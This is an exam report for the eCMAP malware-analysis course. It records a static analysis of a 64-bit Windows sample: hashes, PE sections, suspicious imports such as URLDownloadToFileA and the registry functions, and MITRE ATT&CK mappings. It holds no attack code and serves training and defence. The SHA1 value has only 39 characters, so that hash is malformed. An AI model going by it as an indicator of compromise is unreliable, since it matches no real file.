eCMAP Exam

Document Information

- Name: eLearnSecurity eCMAP Exam Report
- Author: Brian Yau
- Date: 10 Aug 2021
- Description: Exam report for eLearnSecurity eCMAP Exam

Configuration

Sample:

- `C:\Users\AdminELS\Downloads\Samples\Final_Exam`

---

1 - Initial Assessments - Final Exam.exe

Questions

Please provide background information about the malware sample given and any other malicious file(s) that gets downloaded. Use the questions below to help you when providing details about the file being analyzed.

1. What are the hashes of the malware sample?
2. What is the file type?
3. What is the compilation time stamp?
4. What are the file characteristics (e.g. EXE, DLL, 32-bit, 64-bit, etc.)?
5. What is the Image Base and the Entry Point address?
6. Provide details about each section found in terms of their names, sizes, permissions, entropy, and what each is used for.
7. What are the libraries (DLLs) referenced by this sample and which functions do you think are suspicious?
8. What are the MITRE techniques being used?
9. Is this sample packed or not and what proof do you have?
10. What interesting findings can you extract from the resources section?
11. What interesting strings (ASCII and Unicode) did you find and could they be used later as an IOC? Provide a brief explanation for each string found.
12. Are there any crypto functions being used by the sample and what are they?


Answer

Summary

Question	Answer	Reference section
1. What are the hashes of the malware sample?	MD5: 28783D3A3D0FC76385A471D782141C04 SHA1: D98E17F3A7A28454E96031792D3CBAD3B1B64e2 SHA256: A4C1473ADD35A0409FC49C12C344DECF8FF71B1029F77DE2D20C9794CE387AB9 IMPHASH: B60C0B539449AFE6F81105D67CA5D7EC	1-1
2. What is the file type?	Windows PE	1-1
3. What is the compilation time stamp?	Thu Jun 25 06:30:41 2020	1-1
4. What are the file characteristics (e.g. EXE, DLL, 32-bit, 64-bit, etc.)?	EXE, 64-bit	1-1
5. What is the Image Base and the Entry Point address?	EntryPoint: 0x2ADC ImageBase: 0x140000000	1-2
6. Provide details about each section found in terms of their names, sizes, permissions, entropy, and what each is used for.	See details in the reference 1-3	1-3
7. What are the libraries (DLLs) referenced by this sample and which functions do you think are suspicious?	See details in the reference 1-4	1-4
8. What are the MITRE techniques being used?	T1497, T1124, T1112, T1106, T1082	1-5
9. Is this sample packed or not and what proof do you have?	Not packed based on the section names and entropy	1-3
10. What interesting findings can you extract from the resources section?	It requires administrator privilege to run	1-6
11. What interesting strings (ASCII and Unicode) did you find and could they be used later as an IOC? Provide a brief explanation for each string found.	See the details in 1-7	1-7
12. Are there any crypto functions being used by the sample and what are they?	Yes - CryptStringToBinaryA (from crypt32.dll)	1-4

1-1 - Hashes

Use **PeStudio** to open the sample to inspect it statically.




Based on this screenshot of summary page on **PeStudio** we can get the following information:

- **1. File hashes:**
  - MD5: 28783D3A3D0FC76385A471D782141C04
  - SHA1: D98E17F3A7A28454E96031792D3CBAD3B1B64e2
  - SHA256: A4C1473ADD35A0409FC49C12C344DECF8FF71B1029F77DE2D20C9794CE387AB9
  - IMPHASH: B60C0B539449AFE6F81105D67CA5D7EC
- **2. File type:**
  - Windows PE (Based on the first-bytes being MZ (0x4D5A))
- **3. Compilation timestamp:**
  - Thu Jun 25 06:30:41 2020
- **4. File characteristics:**
  - Type: EXE (Based on the **file-type** field)
  - Architect: 64-bit (AMD64)
  - Subsystem: Console

1-2 - Optional Header


Check the **optional header**:



- **5. Image Base & Entrypoint:**
  - EntryPoint: 0x2ADC
  - ImageBase: 0x140000000
- Also note that **ASLR** is enabled for this executable - we may have to turn it off later so we can analyze it on disassembler more easily.

1-3 - Sections


Check the **sections**:



- **6. Sections information**
  - **Section Name:** .text
    - Usage: Executable code
    - Raw Size: 9216 bytes
    - Virtual Size: 9180 bytes
    - Permissions: Executable
    - Entropy: 5.802
  - **Section Name:** .rdata
    - Usage: Read-only initialized data
    - Raw Size: 8704 bytes
    - Virtual Size: 8488 bytes
    - Permissions: N/A
    - Entropy: 4.497
  - **Section Name:** .data
    - Usage: Initialized data
    - Raw Size: 29696 bytes
    - Virtual Size: 31176 bytes
    - Permissions: Writable
    - Entropy: 4.717
  - **Section Name:** .pdata
    - Usage: Exception information
    - Raw Size: 1024 bytes
    - Virtual Size: 732 bytes
    - Permissions: N/A
    - Entropy: 3.037
  - **Section Name:** .rsrc
    - Usage: Resource directory
    - Raw Size: 47616 bytes
    - Virtual Size: 47228 bytes
    - Permissions: N/A
    - Entropy: 4.031
  - **Section Name:** .reloc
    - Usage: Image relocations
    - Raw Size: 512 bytes
    - Virtual Size: 48 bytes
    - Permissions: N/A
    - Entropy: 0.647

Based on the Entropy score and section names, this sample is unlikely packed.

Check the **libraries** section:




- **Library:** wininet.dll
  - Usage: This DLL contains higher-level networking functions that implement protocols such as FTP, HTTP and NTP.
  - Suspicious?
    - Yes - It can be used to establish internet connections.
- **Library:** urlmon.dll
  - Usage: Perform internet communications
  - Suspicious?
    - Yes - It can be used to establish internet connections.
- **Library:** crypt32.dll
  - Usage: Handle cryptographic messaging functions

    - Suspicious?
        - Yes - This is commonly seen in malware for encrypted data, or even in ransomware
- **Library:** kernel32.dll
    - Usage: Contain core functionlity, like access and manipulation of memory, files, and hardware
    - Suspicious?
        - No - This is a very common DLL for any Windows executable
- **Library:** user32.dll
    - Usage: Contain all the user-interface components, such as buttons, scroll bars, and components for controlling and responding to user actions
    - Suspicious?
        - Could be - The subsystem is Console while having UI components, which is not consistent
- **Library:** advapi32.dll
    - Usage: Provide access to advanced core Windows components such as the Service Manager and Registry
    - Suspicious?
        - Could be - Commonly used for addign registry keys for persistence
- **Library:** shell32.dll
    - Usage: Contain Windows Shell API functions, which are used when opening webpages and files.
    - Suspicious?
        - No
- Other libraries are added by Windows Visual C++, which can be likely ignored

1-4 - Functions


Check the **imports** section to see the functions referenced by each library:




- **wininet.dll**
    - **Function:** DeleteUrlCacheEntry
        - Usage: Removes the file associated with the source name from the cache, if the file exists.
        - Suspicious?
            - Not obvious
        - Reference:
            - https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-deleteurlcacheentry
    - **Function:** InternetCheckConnectionA
        - Usage: Allows an application to check if a connection to the Internet can be established.
        - Suspicious?
            - Yes - Can be used by the malware to check internet connectivity
        - Reference:
            - https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetcheckconnectiona

picture 9


- **crypt32.dll**
    - **Function:** CryptStringToBinaryA
        - Usage: The CryptStringToBinary function converts a formatted string into an array of bytes.
        - Suspicious?
            - Yes - Could be used to decrypt componenets in the suspicious executable and execute it somehow.
        - Reference:
            - https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptstringtobinarya




- **urlmon.dll**
  - **Function:** URLDownloadToFileA
    - Usage: Downloads bits from the Internet and saves them to a file.
    - Suspicious?
      - Yes - Can be used by the malware to download additional files from the internet
    - Reference:
      - https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)



- **user32.dll**
  - **Function:** MessageBoxW
    - Usage: Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information.
    - Suspicious: Yes - commonly used by malware to mislead the user
    - Reference: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxw




- **advapi32.dll**
  - **Function:** RegOpenKeyExA / RegOpenKeyExW
    - Usage: Opens the specified registry key.
    - Suspicious: Yes - Could be used for persistence
    - Reference: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexa
  - **Function:** RegSetValueExA
    - Usage: Sets the data and type of a specified value under a registry key.
    - Suspicious: Yes - Could be used for persistence
    - Reference: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexa
  - **Function:** RegCloseKey
    - Usage: Closes a handle to the specified registry key.
    - Suspicious: Yes - Could be used for persistence
    - Reference: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regclosekey



- **shell32.dll**
  - **Function:** ShellExecuteA
    - Usage: Performs an operation on a specified file.
    - Suspicious: Yes - Can be used to execute malicious commands
    - Reference: https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea


1-5 - ATT&CK Analysis



- Also there are MITRE ATT&CK techniques with reference to the imports:
  - **Defense Evasion - T1497.003 - Virtulization/Sandbox Evasion: Time Based Evasion**
    - Library: kernel32.dll
    - Function: Sleep
    - Description:
      - Adversaries may employ various time-based evasions, such as delaying malware functionality upon initial execution using programmatic sleep commands or native system scheduling functionality (ex: Scheduled Task/Job). Delays may also be based on waiting for specific victim conditions to be met (ex: system time, events, etc.)
    - Reference:
      - https://attack.mitre.org/techniques/T1497/003/
  - **Discovery - T1124 - System Time Discovery**
    - Description:
      - Library: kernel32.dll
      - Function: GetSystemTimeAsFileTime
      - Description:
        - An adversary may gather the system time and/or time zone from a local or remote system.
      - Reference:
        - https://attack.mitre.org/techniques/T1124/
  - **Defense Evasion - T1112 - Modify Registry**
    - Description:
      - Library: advapi32.dll
      - Function: RegSetValueExA
      - Description:
        - Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.
      - Reference:
        - https://attack.mitre.org/techniques/T1112/
  - **Execution - T1106 - Native API**
    - Description:
      - Library: kernel32.dll
      - Function: CreateProcessA
      - Description:
        - Functionality provided by native APIs are often also exposed to user-mode applications via interfaces and libraries. For example, functions such as the Windows API `CreateProcess()` or GNU `fork()` will allow programs and scripts to start other processes.
      - Reference:
        - https://attack.mitre.org/techniques/T1106/
  - **Execution - T1106 - Native API**
    - Description:
      - Library: shell32.dll
      - Function: ShellExecuteA
      - Description:
        - Functionality provided by native APIs are often also exposed to user-mode applications via interfaces and libraries. For example, functions such as the Windows API `CreateProcess()` or GNU `fork()` will allow programs and scripts to start other processes.
      - Reference:
        - https://attack.mitre.org/techniques/T1106/
  - **Discovery - T1082 - System Information Discovery**
    - Description:
      - Library: kernel32.dll
      - Function: IsDebuggerPresent
      - Description:
        - An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. IsDebuggerPresent is commonly seen in self-defense malware to detect if it is being debugged.
      - Reference:
        - https://attack.mitre.org/techniques/T1082/


1-6 - Resources

Check the resources section:



- Most of them are icons

